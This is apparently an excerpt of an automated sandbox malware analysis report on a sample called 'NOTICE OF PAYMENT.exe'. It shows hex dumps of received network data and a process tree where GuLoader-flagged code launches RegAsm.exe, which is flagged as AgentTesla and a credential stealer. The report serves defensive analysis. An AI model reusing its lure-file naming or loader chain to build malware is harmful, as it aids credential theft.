0a d3 42 07 92 Data Ascii: Kr7d(x@8}2ejwQ%WJKn4#z]Q!a1t\ifXp|ks+nYUaq>/OAi6N!si6p>k]PNLbB.q1L`StYa--Y2DB
2021-09-15 13:59:24 UTC	195	IN	Data Raw: 98 5c c6 e5 24 00 48 f9 65 e6 e9 73 57 59 4e 40 7c 1b a9 5d 3d 68 9c bc cd e2 5a ca 02 56 f9 b4 06 cb 01 56 ed 26 b0 1f 4b ca 17 25 6d ad eb 2b 63 63 3a 88 0e 58 28 97 69 ef 7c 60 4e bd 16 91 e4 0a a1 1f a3 37 da cb 27 d1 bd 3a d0 f2 72 4a d1 60 66 57 05 7f dd 38 aa ef 79 2f 06 54 2f 56 9b 10 14 9d b8 23 96 f0 16 42 4a 92 8a da 7c 41 90 66 30 79 80 57 44 6d 3a 08 cb 35 ed d0 82 eb c0 18 22 9b 1a 6d 99 9c 43 e5 1f 40 96 94 39 84 fb 5e af 38 8a fd 7b 4a 6f 5c a1 6a 88 54 f6 ca 60 f3 eb 9c db b6 3d 83 f3 73 69 27 b8 80 e9 8a d5 53 9d db a2 1a 1b a4 30 34 0e 0b ea cf 9b ff 10 37 25 2c f2 95 47 e5 fe 1b c6 bb fc 6d bb 2c 86 1e a7 51 aa fd b1 d4 2c a0 ec cb cf a0 52 04 53 66 26 cf a7 fb 0a 94 5a 2b 45 40 0f 03 64 11 f2 34 69 36 e3 f3 78 c8 c6 cd 10 29 6e 7a 8f Data Ascii: \$HesWYN@|]=hZVV&K%m+cc:X(i|`N7':rJ`fW8y/T/V#BJ|Af0yWDm:5"mC@9^8{Jo\jT`=si'S047%,Gm,Q,RS f&Z+E@d4i6x)nz
2021-09-15 13:59:24 UTC	203	IN	Data Raw: 07 be 01 26 fc a8 05 98 9a 14 8a 3c 6e 44 d6 cc f0 37 31 74 14 93 fa df 56 8c 77 e2 6a 0c 07 97 88 89 b0 cf af 3c 42 ff 75 77 3d c4 be 98 43 89 65 9c d1 59 df fe 63 4e 23 fc fa 18 e6 85 98 97 80 88 60 8e fc bd e2 5d 82 91 24 41 28 f8 3d 8c ee 24 3c 58 18 2a 62 7a c7 5a 5e 1c 9c d8 97 e3 3f a1 12 2d 93 b3 40 a5 00 3f 89 28 fc 15 4a 89 48 76 50 b5 9f 0b 65 4d 2b 86 6c 31 10 f2 53 f2 15 62 40 ce 5a aa 96 24 a6 09 ae 3b f5 d9 65 ee b0 3a c3 d1 06 59 c4 57 55 7d 01 61 da 24 b7 e3 66 40 31 49 22 2a ab 04 1e 8e a1 00 a0 c1 3e 40 7b 8a 84 d7 74 24 9b 4b 42 53 9a 42 5b 70 24 2f f8 05 c7 d5 f1 fb ca 76 26 9b 31 6d da fd 2d b5 7c 36 fd 91 58 ed e8 39 cc 3e f8 8a 17 14 17 3e cc 12 88 23 99 bf 2c 98 8d db b0 a5 7f eb d3 31 04 25 f9 ed e9 cf b9 53 d8 b1 b3 7d 75 a2 7a Data Ascii: &<nD71tVwj<Buw=CeYcN#`]$A(=$<X*bzZ^?-@?(JHvPeM+l1Sb@Z$;e:YWU}a$f@1I"*>@{t$KBSB[p$/v&1m-| 6X9>>#,1%S}uz
2021-09-15 13:59:24 UTC	211	IN	Data Raw: 4b c8 c2 7e d9 ab 9b d7 0b 6f 23 42 73 34 87 c5 5d 07 b6 03 14 f6 9a ab 2b 8b 74 44 6e ff 0e b4 34 0a e1 cc 8d 35 13 a6 20 a5 15 dd a2 37 d6 96 3d 3c 5f 43 2b 45 5c d2 bf a4 1e ec 2c 58 d3 4d 97 9c 49 1f c0 a9 e3 8c 6f 41 83 df 1b 90 94 0d 88 2c ed 0c da de 9c 39 ad c4 3a 8f fd cb 5a 99 1c e2 7f 01 2f 9f 88 84 b2 ed bf 08 52 fb 7e 76 2a f9 b7 af 4f a1 75 9c 64 e9 d1 dc 6f 47 31 5f 6f 07 60 1b 96 88 80 83 62 90 fc b9 f2 5c 82 8f 24 49 23 f9 20 8c e9 34 3f 59 06 2a 7c 7a cd 5d 59 0a 8e 5f 13 ec 36 b0 0a 2e 96 a4 68 b7 06 3c 96 a7 c6 69 4e 91 64 3d 34 c3 e9 6c 0a 7e 79 eb 07 0e c2 a3 25 84 7d 00 3d b3 54 ff f9 4e cf 63 d0 51 84 af 56 b8 c2 5e b7 b9 73 25 ac 1d 3e 12 79 0a ac 76 dd 94 1b 29 72 25 56 36 e6 78 75 e8 dd 67 e7 83 72 36 00 e3 e0 b0 0a 5c c1 1c 71 Data Ascii: K~o#Bs4]+tDn45 7=<_C+E\,XMIoA,9:Z/R~v*OudoG1_o`b\$I# 4?Y*|z]Y_6.h<iNd=4l~y%}=TNcQV^s%>yv)r%V6xugr6\q

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: NOTICE OF PAYMENT.exe PID: 7044 Parent PID: 5192

General

Start time:	15:55:36
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\NOTICE OF PAYMENT.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\NOTICE OF PAYMENT.exe'
Imagebase:	0x400000
File size:	122880 bytes
MD5 hash:	478E62EF90D2BCFA4ADD3B5EA1B39826
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.1064174935.0000000002AB0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: RegAsm.exe PID: 900 Parent PID: 7044

General

Start time:	15:57:37
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NOTICE OF PAYMENT.exe'
Imagebase:	0xa50000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.1191356407.000000001DCD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.1191356407.000000001DCD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: conhost.exe PID: 5508 Parent PID: 900

General

Start time:	15:57:38
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis